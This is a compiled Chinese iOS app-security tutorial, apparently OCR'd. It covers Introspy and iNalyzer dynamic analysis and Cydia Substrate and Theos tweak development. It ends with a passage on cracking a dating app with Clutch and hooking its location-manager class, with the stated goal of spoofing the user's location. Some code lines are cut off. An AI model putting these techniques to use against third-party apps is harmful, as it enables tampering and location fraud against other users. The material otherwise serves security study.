2: CFBundleURLTypes CFBundleURLSchemes

Arguments:

```
{
  "CFBundleURLName": "com.path.path",
  "CFBundleURLScheme": "path",
  "CFBundleURLIsPrivate": "nil"
}
```

Return Value:

3: NSUserDefaults boolForKey:

Arguments:

```
{
  "defaultName": "NSWriteOldStylePropertyLists"
}
```

Return Value:

```
false
```

4: UIApplication setDelegate:

5: NSUserDefaults boolForKey:

6: C SecItemCopyMatching

我们也可以看到其中有一列叫做"Potential Findings"。这些都是Introspy认为存在漏洞的地方。在这里，我们将看看存储数据不安全的问题。 这可能不算是一个漏洞，因为保存的信息不一定非常重要。

Traced Calls

Potential Findings

Lack of Data Protection With NSData

Severity

Medium

Description

A file was written without any data protection options.

Relevant function calls

78: NSData writeToFile:atomically:

Arguments:

```
{
  "path": "/var/mobile/Applications/72581630-F432-403D-8A5C-0679FC7D3190/Library/Caches/ImageTables/personSmall-50-50.data",
  "flag": false
}
```

Return Value:

```
true
```

80: NSData writeToFile:atomically:

Arguments:

```
{
  "path": "/var/mobile/Applications/72581630-F432-403D-8A5C-0679FC7D3190/Library/Caches/ImageTables/personSmall-50-50.data",
  "flag": false
}
```

你也可以像下图那样，选择某些选项来定制你看到的信息。

Traced Calls

Potential Findings

Show / Hide | Show All | Hide All | DataStorage | Crypto | Network | IPC | Misc

✔ Keychain - 11
✔ Filesystem - 94
✔ UserPreferences - 38

44: CFBundleURLTypes CFBundleURLSch

45: CFBundleURLTypes CFBundleURLSch

46: UIApplication setDelegate:

47: NSUserDefaults boolForKey:

例如，我已经把它配置成只显示关于UserPreferences的方法。这个信息可能会非常有用，因为它可以帮我们找出那些可能被写入NSUserDefaults的一些重要信息。 即使没有在下图中显示，我也能够容易的知道Path把我的用户id（userId）保存到NSUserDefaults，并且在很多地方都会用到（这个用户id）。这个信息理应保存在 更安全的地方，比如，keychain。

Traced Calls

Potential Findings

Show / Hide | Show All | Hide All | DataStorage | Crypto | Network | IPC | Misc

72: NSUserDefaults doubleForKey:

73: NSUserDefaults doubleForKey:

74: NSUserDefaults setDouble:forKey:

75: NSUserDefaults doubleForKey:

76: NSUserDefaults setDouble:forKey:

Arguments:

```
{
  "defaultName": "PTTooFewFriendsLastTimeIncrement",
  "value": 2073600
}
```

Return Value:

我们也可以直接从命令行对保存的数据库文件进行分析。下面是使用信息。

```
 -> % python introspy.py introspy-com.path.Path.db -h
usage: introspy.py [-h] [-v] [-o OUTDIR] [-l]
                   [-g {DataStorage,Crypto,Network,IPC,Misc}]
                   [-s {Filesystem,UserPreferences,Keychain,CommonCrypto,SecurityFramework,HTTP,Pasteboard,Schemes,XML}]
                   [-i {http,fileio,keys}]
                   db

introspy analysis and report generation tool

positional arguments:
  db                    The introspy-generated database to analyze. specifying
                        an IP address causes the analyzer to fetch a remote
                        database.

optional arguments:
  -h, --help            show this help message and exit
  -v, --version         show program's version number and exit

html report format options:
  -o OUTDIR, --outdir OUTDIR
                        Generate an HTML report and write it to the specified
                        directory (ignores all other command line optons).

command-line reporting options:
  -l, --list            List traced calls (no signature analysis performed)
  -g {DataStorage,Crypto,Network,IPC,Misc}, --group {DataStorage,Crypto,Network,IPC,Misc}
                        Filter by signature group
  -s {Filesystem,UserPreferences,Keychain,CommonCrypto,SecurityFramework,HTTP,Pasteboard,Schemes,XML}, --sub-group {Filesystem,UserPreferences,Keychain,Co
Crypto,SecurityFramework,HTTP,Pasteboard,Schemes,XML}
                        Filter by signature sub-group

additional command-line options:
  -i {http,fileio,keys}, --info {http,fileio,keys}
                        Enumerate URLs, files accessed, keychain items, etc.
```

让我们给这个命令传递参数http'。如你所见，它导出了一列通信方的列表。

```
 -> % python introspy.py introspy-com.path.Path.db -i http
http://api.mixpanel.com/track/
http://images.path.com.s3.amazonaws.com/photos2/c2c6fa13-9622-4879-8760-93bce3eee3ea/processed_160x160.jpg
https://api.path.com/1/users/4f2f558ef5f1a26db5007aeb/device_tokens.plist
https://api.path.com/1/users/4f2f558ef5f1a26db5007aeb/friend_requests/4f3a8afd6210042248004862.plist
https://api.path.com/1/users/4f2f558ef5f1a26db5007aeb/friend_requests/50863440b099e365d300f263.plist
https://api.path.com/3/activity
https://api.path.com/3/activity?max_created=1350978477&limit=150
https://api.path.com/3/moment/comments?moment_ids=50dd8367db4deb44a39e1278%2C50da8d88db4deb44ad5d015f%2C50da6d9d38a3ca5ddda1f943%2C50aa099330e0730d67b75e0
503ef52e30e07356b900ca0f
https://api.path.com/3/moment/comments?moment_ids=50dd8368db4deb44bc673414%2C50da8d88db4deb44ad5d0161%2C50bc7cbc30e0735af6580c44%2C50abf93230e0730d697b4c6
```

Introspy也可以被其他Python脚本导入。我们也可以增加签名来标志漏洞或者不安全的配置。我们将在随后的文章中作介绍。

总结

本文我们查看了如何使用Introspy对iOS应用进行黑盒测试。Introspy由两个模块组成， 一个追踪器，一个分析器。我们可以用追踪器来对应用执行运行时分析。追踪器会把信息保存到sqlite文件中以便后续用分析器分析，追踪器也可以把所有信息都输出到设备的控制台上。分析器可以用这个数据库文件生成一个详尽的HTML报告。

References

Introspy

https://github.com/iSECPartners/introspy


本文原文是 iOS应用程序安全(17)-使用Introspy对iOS应用进行黑盒测试

#6 iOS应用动态分析下的更多文章


在这篇文章我们看到了如何使用iNalyzer对iOS应用进行静态分析。本文我们将看看如何用iNalyer对iOS应用进行运行时分析。我们能够在运行时调用方法，能够在应用的某个特殊时间找出特定实例变量的值，基本上能做我们用Cycript做的所有事情。

在这篇文章当中，我们成功的用Doxygen生成了html文件，并且打开它看到了关于这个应用的类信息和其他信息。我们将使用Firefox浏览器进行运行时分析。这个工具的开发者推荐我再进行运行时分析的时候使用Firefox浏览器，因为其它浏览器用起来可能会有问题。 不过，对我来说，在chrome上好像也工作正常。

要打开运行时解释器，首先需要打开Doxygen为你想要分析的应用生成的index.html文件，然后双击左剪头键。



如上图所示，你可以看到有一个可以输入命令的控制台在顶部出现。第一件事情就是告诉iNalyer你设备的IP地址，在这里是10.0.1.23。输入IP地址后然后确定（按Enter）。




一旦IP地址设置好之后，请确保我们要分析的应用在设备上是打开的（例如，在前台），并且你的设备没有休眠。这非常重要， 因为如果你的应用在后台或者你的设备在休眠，那你的应用是会被操作系统给暂停的，因此就不可能对这个应用进行任何运行时分析。

一旦应用打开，在控制台输入任意命令，如你使用Cycript会输入的一样。




正如我们看到的那样，我们会得到一个响应。我们现在可以输入我们想要输入的任何cycript命令。


让我们隐藏应用的状态栏。我们可以用这个命令， [[UIApplication sharedApplication] setStatusBarHidden:YES animated:YES];



可以看到，我们并没有得到任何响应，那是因为这个方法返回空（void）。




不过，应用的状态栏已经隐藏起来了。我们在最上面已经看不到时间了。




类似的，我们可以找到这个应用的delegate类。




我们也可以设置应用的提醒数字。这里我们设置为9000。




可以看到，提醒数字成功设置。




因为这和有一个cycript控制台类似，我们也可以输入javascript代码和任何其他Cycript文档中的命令。 下面就是我输入的从Cycript tricks页面引用的一个命令。



类似的，我可以同时用javascript和Objective-C的语法来创建函数。如果你对这里说的Cycript不太理解，请 参考本系列前面介绍Cycript和它的详细用法的文章。



我可以在想要使用这个函数的任何时刻用它。



在本系列的第9部分，我们介绍了Snoop-it。iNalyer和Snoop-it非常类似。不过二者都有优点和不足。 在本文写关于Snoop-it的时候，它并不支持method swizzling而iNalyer支持。蕾丝的，iNalyer不允许我们 监控API调用而Snoop-it可以。因此，这两个应用都有它们的优点和不足。

总结

本文我们学习了如何利用iNalyer来对iOS应用进行运行时分析。对于任何对iOS应用程序安全感兴趣的人来说，iNalyer都是武器库中非常棒的工具，它使得我们的工作更容易、更有效率。

References

iNalyzer https://appsec-labs.com/iNalyzer

本文原文是 iOS应用程序安全(16)-使用iNalyzer对iOS应用进行动态分析

#6 iOS应用动态分析下的更多文章

本章介绍了使用GDB、Cycript等工具对iOS应用进行动态分析的各种方法，欢迎大家实践。

#6 iOS应用动态分析下的更多文章

iOS越狱程序编写原理

Cydia Substrate

Cydia Substrate(以前叫做MobileSubstrate)是一个框架，允许第三方的开发者在系统的方法里打一些运行时补丁，扩展一些方法，类似OS X上的 Application Enhancer。

saurik为Substrate写了非常全的介绍文档。

Cydia Substrate有3部分组成：

> - MobileHooker
> - MobileLoader
> - safe mode

MobileHooker

MobileHooker用来替换系统函数，这个过程也叫Hooking。有如下的API可以使用：

```
IMP MSHookMessage(Class class, SEL selector, IMP replacement, const char* prefix); // pre

void MSHookMessageEx(Class class, SEL selector, IMP replacement, IMP *result);

void MSHookFunction(void* function, void* replacement, void** p_original);
```

MSHookMessageEx用来替换Objective-C的函数，MSHookFunction用来替换C/C++函数。具体用法参见这里 和 这里

MobileLoader

MobileLoader把第3方补丁程序加载进入运行的程序中。 MobileLoader首先会通过DYLD_INSERT_LIBRARIES把自己加载进入目标程序，然后它会在/Library/MobileSubstrate/DynamicLibraries/中找到需要加载的动态链接库并加载它们，控制是否加载到目标程序，是通过一个plist文件来控制的。如果需要被加载的动态库的名称叫做foo.dylib，那么这个plist文件就叫做foo.plist，这个里面有一个字段叫做filter，里面写明需要hook进的目标程序的bundle id。

比如，如果只想要foo.dylib加载进入SpringBoard，那么对应的plist文件中的filter就应该这样写：

```
Filter = {
  Bundles = (com.apple.springboard);
};
```

关于使用DYLD_INSERT_LIBRARIES来注入代码的例子可以参见这里

Safe mode

当编写的扩展导致SpringBoard crash的时候，MobileLoader会捕获这个异常，然后让设备进入安全模式。在安全模式中，所有的第3方扩展都会被禁用。

下面这些signal会触发安全模式： SIGTRAP SIGABRT SIGILL SIGBUS SIGSEGV SIGSYS

小结

本文简要介绍了Cydia Substarte。后面要介绍的越狱程序Tweak，就是利用Cydia Substrate中的MobileLoader来加载的。

---

iOS越狱程序编写下的更多文章

开发越狱程序和日常开发的iOS程序很相似，不过，越狱程序能做更强大的事情。你的设备越狱之后，你就能够hook进Apple提供的几乎所有的class，来控制iPhone/iPad的功能。

在3.6 Theos：越狱程序开发框架 这一节，我们详细介绍了如何安装Theos以及各种工具，头文件下载地址，以及编译出错的各种情况的解决方法。

也介绍了如何创建Tweak和把Tweak程序部署到iOS设备上。

之前我在blog上也写过几篇文章：

iOS越狱程序开发（1）— 工具篇
iOS越狱程序开发（2）— 构建和部署
iOS越狱程序开发（3）— Your First Tweak
iOS越狱程序开发（4）— 总结

@拓词Joey 在其blog上也分享了一篇文章使用Theos做一个简单的Mobile Substrate Tweak，介绍了如何在锁屏界面增加一个UILabel显示一行文字，欢迎前往阅读。

小结

3.6 Theos：越狱程序开发框架 这里介绍得非常详细，从第一步开始，一步步教你编写Tweak，建议边阅读边实践。

如果遇到任何问题，请给我微博或者微信公众账号：**iOS**技术分享 留言。

#7 iOS越狱程序编写下的更多文章

确定目标

第一步是确定目标，即你要分析的App，你需要在这个App上编写Tweak完成的功能，比如挂钩SpringBoard使得桌面启动的时候弹框，或者拦截某个具体的应用的特定API调用，获得关键信息。

导出头文件

确定目标之后，就可以利用Clutch先破解App，然后利用class-dump-z导出头文件，找到你感兴趣的类，对它进行分析。

获得类的方法

有时候，头文件没有所有方法调用的信息，这个时候你可以利用cycript，使用之前介绍的trick，比如printMethod打印出所有的方法。

编写**Tweak**

这一步你应该拿到需要Hook的类以及对应的方法，利用[Tweak编写简介]（http://security.ios-wiki.com/issue-7-2/）中介绍的技术编写Tweak。

安装与测试

把上一步的Tweak安装到你的设备上，验证你的Tweak是否工作正常。

小结

这里简要介绍了Tweak编写的一般步骤，后面的章节会有更具体的例子来介绍这个步骤。

#7 iOS越狱程序编写下的更多文章

本章简要介绍了Cyida Substrate，Tweak程序编写的一般步骤，下一章，我们将应用之前学到的内容进行实战。

#7 iOS越狱程序编写下的更多文章

修改某陌生人交友软件的位置信息

本章我们将简要介绍如何分析App并编写Tweak。比如，使用某陌生人交友软件的时候，在其第2个tab，发现这个tab，会使用当前用户所在的地理位置，推荐周边的用户和群组。

那么，有方法做到伪装自己的地理位置么，即做到如下的效果：



如上图，我们能随意更改自己的位置么，比如改成北京？

我们将分析看看是否能做到，请继续阅读后面的章节。

#8 修改某陌生人交友软件的位置信息下的更多文章

导出头文件

使用前面文章介绍的Clutch(4.3 Clutch：iOS应用破解工具)破解IPA，然后把IPA拷贝到Mac上。

然后使用Mac上安装的class-dump-z(使用class-dump-z获得iOS应用程序的类信息)就可以导出头文件。具体使用方法请参阅上述两篇文章。

分析头文件

这里我们的需求和地理位置有关系，我们首先搜索下关于Location的文件。

我们找到这个文件：MomoLocationManager.h。

其内容如下：

```
/**
 * This header is generated by class-dump-z 0.2a.
 * class-dump-z is Copyright (C) 2009 by KennyTM~, licensed under GPLv3.
 *
 * Source: (null)
 */

#import <XXUnknownSuperclass.h> // Unknown library
#import "CLLocationManagerDelegate.h"

@class CLLocation, CLLocationManager, NSDate, NSTimer;

__attribute__((visibility("hidden")))
@interface MomoLocationManager : XXUnknownSuperclass <CLLocationManagerDelegate> {
    CLLocationManager* locManager;
    CLLocation* location;
    CLLocation* reviseLocation;
    CLLocation* fakeLocation;
    BOOL correctLocation;
    NSTimer* timer;
    BOOL isLocationing;
    NSDate* beginDate;
    NSDate* lastLocTime;
}
@property(retain, nonatomic) CLLocation* fakeLocation;
@property(retain, nonatomic) CLLocation* reviseLocation;
@property(retain, nonatomic) CLLocation* location;
@property(copy, nonatomic) NSDate* lastLocTime;
@property(retain, nonatomic) CLLocationManager* locManager;
@property(retain, nonatomic) NSDate* beginDate;
+(id)shareMomoLocationManager;
-(id)distanceBetweenLocationDictionary:(id)dictionary;
-(BOOL)isOriginLocationValid;
-(BOOL)isReviseLocationValid;
-(void)locationManager:(id)manager didFailWithError:(id)error;
-(void)locationManager:(id)manager didUpdateToLocation:(id)location fromLocation:(id)loca
-(void)refreshLocationIfExceedLimit;
-(void)HandleTimer;
-(void)updateServerLocation;
-(void)locationFail;
-(void)locationFinish;
-(void)updateSelfLocation:(id)location;
-(void)cancelLocation;
-(void)reviseLocationToError:(id)error;
-(void)reviseLocationToFail:(id)fail;
-(void)reviseLocationToSuccess:(id)success;
-(void)reviseLocationTo;
-(void)stoplocation;
-(void)locationTimeOut;
-(void)starLocationAndCorrectLocation:(BOOL)location;
-(id)getLatestLocationWithInterval:(double)interval;
-(void)dealloc;
-(id)init;
@end
```

这个文件很有意思，很可能就是我们要找的。

那怎么确定这个类确实是我们想要的呢？

我们可以对这个文件的所有方法挂钩(编写Tweak)，先打印下调用记录，并分析其参数值，最终确定是不是这个类。

编写Tweak的方法参见：Theos：iOS越狱程序开发框架

我们知道，如果要挂钩某个方法，类似如下代码：

```
#import <SpringBoard/SpringBoard.h>

%hook SpringBoard

-(void)applicationDidFinishLaunching:(id)application {
%orig;

UIAlertView *alert = [[UIAlertView alloc] initWithTitle:@"Welcome"
message:@"Welcome to your iOS Device Ted!"
delegate:nil
cancelButtonTitle:@"security.ios-wiki.com" otherButtonTitles:nil];

[alert show];
[alert release];

}

%end
```

如果我们要对一个类的所有方法，包括property的挂钩（Hook)，手动一个个写当然可以，但是那样就太繁琐了。下一节我们介绍一个工具，可以一下就对整个类的所有方法挂钩。

请继续阅读下一节。

#8 修改某陌生人交友软件的位置信息下的更多文章

简介

Logify能够接受一个.h头文件作为输入，然后输出.xm文件（MobileSubstrate扩展），这个.xm文件hook这个类的所有方法，当这些方法被调用的时候打印log。这有助于你发现哪些方法被调用了。Logify在安装了Theos之后就有。

用法

在命令行下输入类似的命令：

```
/opt/theos/bin/logify.pl MomoLocationManager.h > tweak.xm
```

其中MomoLocationManager.h是头文件，后面的tweak.xm是自动生成的tweak文件。

在我的mac上我是这样输入的：

```
ZPs-MBP:momoLocation admin$ /opt/theos/bin/logify.pl MomoLocationManager.h > tweak.xm
```

这个tweak.xm的内容如下：

```
%hook MomoLocationManager
- (void)setFakeLocation:(CLLocation* )fakeLocation { %log; %orig; }
- (CLLocation* )fakeLocation { %log; CLLocation*  r = %orig; NSLog(@" = %@", r); return r
- (void)setReviseLocation:(CLLocation* )reviseLocation { %log; %orig; }
- (CLLocation* )reviseLocation { %log; CLLocation*  r = %orig; NSLog(@" = %@", r); return
- (void)setLocation:(CLLocation* )location { %log; %orig; }
- (CLLocation* )location { %log; CLLocation*  r = %orig; NSLog(@" = %@", r); return r; }
- (void)setLastLocTime:(NSDate* )lastLocTime { %log; %orig; }
- (NSDate* )lastLocTime { %log; NSDate*  r = %orig; NSLog(@" = %@", r); return r; }
- (void)setLocManager:(CLLocationManager* )locManager { %log; %orig; }
- (CLLocationManager* )locManager { %log; CLLocationManager*  r = %orig; NSLog(@" = %@",
- (void)setBeginDate:(NSDate* )beginDate { %log; %orig; }
- (NSDate* )beginDate { %log; NSDate*  r = %orig; NSLog(@" = %@", r); return r; }
+(id)shareMomoLocationManager { %log; id r = %orig; NSLog(@" = %@", r); return r; }
-(id)distanceBetweenLocationDictionary:(id)dictionary { %log; id r = %orig; NSLog(@" = %@
-(BOOL)isOriginLocationValid { %log; BOOL r = %orig; NSLog(@" = %d", r); return r; }
-(BOOL)isReviseLocationValid { %log; BOOL r = %orig; NSLog(@" = %d", r); return r; }
-(void)locationManager:(id)manager didFailWithError:(id)error { %log; %orig; }
-(void)locationManager:(id)manager didUpdateToLocation:(id)location fromLocation:(id)loca
-(void)refreshLocationIfExceedLimit { %log; %orig; }
-(void)HandleTimer { %log; %orig; }
-(void)updateServerLocation { %log; %orig; }
-(void)locationFail { %log; %orig; }
-(void)locationFinish { %log; %orig; }
-(void)updateSelfLocation:(id)location { %log; %orig; }
-(void)cancelLocation { %log; %orig; }
-(void)reviseLocationToError:(id)error { %log; %orig; }
-(void)reviseLocationToFail:(id)fail { %log; %orig; }
-(void)reviseLocationToSuccess:(id)success { %log; %orig; }
-(void)reviseLocationTo { %log; %orig; }
-(void)stoplocation { %log; %orig; }
-(void)locationTimeOut { %log; %orig; }
-(void)starLocationAndCorrectLocation:(BOOL)location { %log; %orig; }
-(id)getLatestLocationWithInterval:(double)interval { %log; id r = %orig; NSLog(@" = %@",
-(void)dealloc { %log; %orig; }
-(id)init { %log; id r = %orig; NSLog(@" = %@", r); return r; }
%end
```

使用Theos：iOS越狱程序开发框架介绍的方法编写Tweak，然后用上述生成的tweak.xm覆盖自动生成的tweak.xm文件，然后安装到设备上。

打开Xcode的Organizer看设备的log。可以得到如下的log信息：

```
Devices  Projects  Archives
at[17608] <Warning>: -[<MomoLocationManager: 0x1e151870> updateServerLocation]
at[17608] <Warning>: -[<MomoLocationManager: 0x1e151870> locationFinish]
at[17608] <Warning>: -[<MomoLocationManager: 0x1e151870> updateServerLocation]
at[17608] <Warning>: +[<MomoLocationManager: 0x81dd80> shareMomoLocationManager]
at[17608] <Warning>:  = <MomoLocationManager: 0x1e151870>
at[17608] <Warning>: -[<MomoLocationManager: 0x1e151870> location]
at[17608] <Warning>:  = <+30.[illegible],+120.[illegible]> +/- 65.00m (speed -1.00 mps / course -1.00) @ 05/04/14 17:44:20 GMT+08:00
at[17608] <Warning>: +[<MomoLocationManager: 0x81dd80> shareMomoLocationManager]
at[17608] <Warning>:  = <MomoLocationManager: 0x1e151870>
at[17608] <Warning>: -[<MomoLocationManager: 0x1e151870> starLocationAndCorrectLocation:0]
at[17608] <Warning>: -[<MomoLocationManager: 0x1e151870> setBeginDate:2014-05-04 09:44:31 +0000]
at[17608] <Warning>: -[<MomoLocationManager: 0x1e151870> locationManager:<CLLocationManager: 0x1cd17a00> didUpdateToLocation:<
 (speed -1.00 mps / course -1.00) @ 05/04/14 17:44:31 GMT+08:00 fromLocation:<+[illegible]> +/- 65.00m (speed -1.00 mps /

at[17608] <Warning>: -[<MomoLocationManager: 0x1e151870> setLocation:<+30.[illegible],+120.[illegible]> +/- 65.00m (speed -1.00 mps / course

at[17608] <Warning>: -[<MomoLocationManager: 0x1e151870> locationManager:<CLLocationManager: 0x1cd17a00> didUpdateToLocation:<
 (speed -1.00 mps / course -1.00) @ 05/04/14 17:44:32 GMT+08:00 fromLocation:<+30.[illegible]7,+120.[illegible]> +/- 65.00m (speed -1.00 mps /

at[17608] <Warning>: -[<MomoLocationManager: 0x1e151870> setLocation:<+30.[illegible],+120.[illegible]> +/- 65.00m (speed -1.00 mps / course

at[17608] <Warning>: -[<MomoLocationManager: 0x1e151870> stoplocation]
at[17608] <Warning>: -[<MomoLocationManager: 0x1e151870> location]
at[17608] <Warning>:  = <+30.[illegible],+120.[illegible]> +/- 65.00m (speed -1.00 mps / course -1.00) @ 05/04/14 17:44:32 GMT+08:00
at[17608] <Warning>: -[<MomoLocationManager: 0x1e151870> setReviseLocation:<+30.[illegible]9,+120.[illegible]> +/- 65.00m (speed -1.00 mps /

at[17608] <Warning>: -[<MomoLocationManager: 0x1e151870> isOriginLocationValid]
at[17608] <Warning>: -[<MomoLocationManager: 0x1e151870> location]
at[17608] <Warning>:  = <+30.[illegible],+120.[illegible]> +/- 65.00m (speed -1.00 mps / course -1.00) @ 05/04/14 17:44:32 GMT+08:00
at[17608] <Warning>: -[<MomoLocationManager: 0x1e151870> location]
at[17608] <Warning>:  = <+30.[illegible],+120.[illegible]> +/- 65.00m (speed -1.00 mps / course -1.00) @ 05/04/14 17:44:32 GMT+08:00
at[17608] <Warning>: -[<MomoLocationManager: 0x1e151870> location]
at[17608] <Warning>:  = <+30.[illegible],+120.[illegible]> +/- 65.00m (speed -1.00 mps / course -1.00) @ 05/04/14 17:44:32 GMT+08:00
at[17608] <Warning>:  = 1
at[17608] <Warning>: -[<MomoLocationManager: 0x1e151870> setLastLocTime:2014-05-04 09:44:34 +0000]
